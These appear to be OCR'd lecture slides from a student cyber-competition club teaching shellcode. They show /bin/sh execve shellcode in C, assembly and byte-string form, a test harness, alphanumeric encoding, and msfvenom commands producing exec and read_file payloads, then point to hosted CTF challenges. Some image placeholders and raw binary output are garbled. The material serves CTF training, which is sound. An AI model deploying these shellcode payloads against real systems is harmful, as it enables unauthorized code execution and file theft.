Why the name “shellcode”?

Historically started a command shell

Shellcode as C

Shellcode is generally hand coded in assembly, but its functionality can be represented in C

C code snippet

```
char *shell[2];
shell[0] = "/bin/sh";
shell[1] = NULL;
execve(shell[0], shell, NULL);
exit(0);
```

Shellcode as x86

```
8048060: <_start>:
8048060: 31 c0               xor    eax, eax
8048062: 50                  push   eax
8048063: 68 2f 2f 73 68      push   0x68732f2f
8048068: 68 2f 62 69 6e      push   0x6e69622f
804806d: 89 e3               mov    ebx, esp
804806f: 89 c1               mov    ecx, eax
8048071: 89 c2               mov    eax, edx
8048073: b0 0b               mov    al, 0x0b
8048075: cd 80               int    0x80
8048077: 31 c0               xor    eax, eax
8048079: 40                  inc    eax
804807a: cd 80               int    0x80
```

Shellcode as a String

```
char shellcode[] =
   "\x31\xc0\x50\x68\x2f\x2f\x73"
"\x68\x68\x2f\x62\x69\x6e\x89"
"\xe3\x89\xc1\x89\xc2\xb0\x0b"
"\xcd\x80\x31\xc0\x40\xcd\x80";
```

Hello World Shellcode

```
mini_hello:
	xor	ebx, ebx
	mul	ebx
	mov	al, 0x0a
	push	eax
	push	0x646c726f
	push	0x57202c6f
	push	0x6c6c6548
	mov	al, 4
	mov	bl, 1
	mov	ecx, esp
	mov	dl, 13
	int	0x80
	mov	al, 1
	xor	ebx, ebx
	int	0x80
```

Machine code as a string constant:

```
"\x31\xDB\xF7\xE3\xB0\x0A\x50\x68
 \x6F\x72\x6C\x64\x68\x6F\x2C\x20
 \x57\x68\x48\x65\x6C\x6C\xB0\x04
 \xB3\x01\x89\xE1\xB2\x0D\xCD\x80
 \xB0\x01\x31\xDB\xCD\x80“
```

38 Bytes

Agenda

- ~~Stack Smashing Review~~
- ~~What is Shellcode~~
- Shellcode Basics
- Alphanumeric Shellcode
- Shellcode Generators

Compiling Shellcode

Assemble to get object file and link any necessary object files


```
$ nasm -f elf exit_shellcode.asm
$ ld  -o exit_shellcode exit_shellcode.o
$ objdump -M intel -d exit_shellcode
```

Our shellcode as a string, extracted from Objdump:

⇒ "\x31\xc0\x31\xDB\xB0\x01\xCD\x80"

Stages of Compilation

Side Note:



Testing Shellcode – Hello, World

```
/* gcc -z execstack -o hw hw.c */
char shellcode[] = "\x31\xDB\xF7\xE3\xB0\x0A\x50"
                   "\x68\x6F\x72\x6C\x64\x68\x6F"
              "\x2C\x20\x57\x68\x48\x65\x6C"
      "\x6C\xB0\x04\xB3\x01\x89\xE1"
"\xB2\x0D\xCD\x80\xB0\x01\x31"
"\xDB\xCD\x80";

int main()
{
    (*(void (*)()) shellcode)();
    return 0;
}
```

.

Testing Shellcode

```
$ gcc -z execstack -o hw hw.c
$  ./hw
Hello,  World
$
```

Sweet.

Shellcoding Tools We<3

- Writing Shellcode
  - pwntools (python package)
    - asm
    - disasm
  - https://defuse.ca/online-x86-assembler.htm
- Testing Shellcode
  - shtest

asm / disasm

Basic Usage, you should read the help's (-h)

```
$ asm
  xor eax, eax
  (ctrl+d)
  31c0
$ disasm 31c0
  0:   31 c0        xor    eax,eax
```

Function Constraints

- fgets() reads stdin until input length, scanf() and gets() read until terminating character
  - rare to see gets or 'insecure' functions used nowadays
- \x00 (NULL) byte stops most string functions
  - strcpy(), strlen(), strcat(), strcmp() ...
- \x0A (newline) byte causes gets(), fgets() to stop reading
  - But not NULLs!


Little Endian

- In memory, stuff is going in backwards
    - String Input: “\x41\x42\x43\x44” (ABCD)
    - On the Stack: “\x44\x43\x42\x41” (DCBA)

Target Address in Python:

pack (‘<I’, 0xDDEEFFGG)

Little Endian



Agenda

- ~~Stack Smashing Review~~
- ~~What is Shellcode~~
- ~~Shellcode Basics~~
- Alphanumeric Shellcode
- Shellcode Generators

.

Alphanumeric Shellcode

Scenario:

Sometimes a program accepts only ASCII characters… so you need alphanumeric shellcode!

Functions such as isalnum() from ctype.h are used to check if strings are alphanumeric

- Alphanumeric shellcode generally balloons in size
- Sometimes constricts functionality

Alphanumeric Shellcode

. zeros out eax
"\x25\x4A\x4F\x4E\x45\x25\x35\x30\x31\x3A“

```
and eax, 0x454e4f4a
and eax, 0x3a313035
```

moves eax into esp
⇒ "\x50\x5C“

```
push  eax
pop   esp
```

OP Code	Hex	ASCII
inc eax	0x40	@
inc ebx	0x43	C
inc ecx	0x41	A
inc edx	0x42	B
dec eax	0x48	H
dec ebx	0x48	K
dec ecx	0x49	I
dec edx	0x4A	J

Can generally do what you need to, but it’s trickier and takes more bytes

Agenda

- ~~Stack Smashing Review~~
- ~~What is Shellcode~~
- ~~Shellcode Basics~~
- ~~Alphanumeric Shellcode~~
- Shellcode Generators

Reduce, Reuse, Recycle

Metasploit has a shellcode generator!


This lets us automatically build:

Null ‘\0’ free

Alphanumeric


encoded

Calling exec with an arbitrary command




```
[chris@Thor ~]$ msfvenom -p linux/x64/exec cmd=/bin/sh
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 47 bytes
j;X�H�/bin/shSH��h-cH��R/bin/shVWH��
```

Calling read when you can't exec




```
chris@Thor:~
[chris@Thor ~]$ msfvenom -p linux/x86/read_file PATH=~/flag
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 78 bytes
�6�[1��ø�������,�������������/home/chris/flag
[chris@Thor ~]$ 
```

Calling exec using only alphanumeric



```
[chris@Thor ~]$ msfvenom -p linux/x64/exec cmd=/bin/sh -e x86/alpha_mixed
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x64 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 156 (iteration=0)
x86/alpha_mixed chosen with final size 156
Payload size: 156 bytes
�����v�]UYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIaz7KpXlYW8Mkto520irN6OcCaxGpRsRhlIz
G58dmCSc0s0aXniKVQBjHgxC05PePVOcRe9bNVOPsphS0Sf1GRhK9ZFfoTEAA
```

Alphanumeric, x86_64, nop_sled, python format



```
[chris@Thor ~]$ msfvenom -p linux/x64/exec cmd=/bin/sh -e x86/alpha_mixed -n 40 -f python -a x6
4
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 156 (iteration=0)
x86/alpha_mixed chosen with final size 156
Successfully added NOP sled from x64/simple
Payload size: 196 bytes
Final size of python file: 954 bytes
buf =  ""
buf += "\x92\xfc\xfc\x90\x9e\x93\x9f\x9f\x93\x98\x98\x93\x92"
buf += "\x9f\x93\xf8\x91\x9b\x9b\xf9\xf8\xfd\x91\x90\x9b\x9e"
buf += "\x9e\xf8\xf9\x98\x90\x92\x98\x9f\xf9\x91\xf8\x93\x92"
buf += "\x92\x89\xe7\xda\xd9\xd9\x77\xf4\x5d\x55\x59\x49\x49"
buf += "\x49\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
buf += "\x43\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b"
buf += "\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41"
buf += "\x42\x58\x50\x38\x41\x42\x75\x4a\x49\x53\x5a\x65\x6b"
buf += "\x50\x58\x4c\x59\x51\x58\x4f\x4b\x34\x6f\x50\x62\x72"
buf += "\x49\x70\x6e\x44\x6f\x43\x43\x30\x68\x53\x30\x56\x33"
buf += "\x33\x78\x6b\x39\x4a\x47\x63\x58\x34\x6d\x52\x43\x65"
buf += "\x50\x37\x70\x72\x68\x4f\x79\x69\x76\x52\x72\x78\x68"
buf += "\x33\x38\x57\x70\x33\x30\x63\x30\x56\x4f\x43\x52\x53"
buf += "\x59\x70\x6e\x64\x6f\x44\x33\x31\x78\x53\x30\x51\x46"
buf += "\x73\x67\x57\x38\x4d\x59\x4d\x36\x46\x6f\x36\x65\x41"
buf += "\x41"
[chris@Thor ~]$ 
```

Hosted problems!

Michael has been kind enough to host three challenge problems:

- Easy : caffix.competitivecyber.club:<Port>
- Medium : caffix.competitivecyber.club:<Port>
- Hard : caffix.competitivecyber.club:<Port>
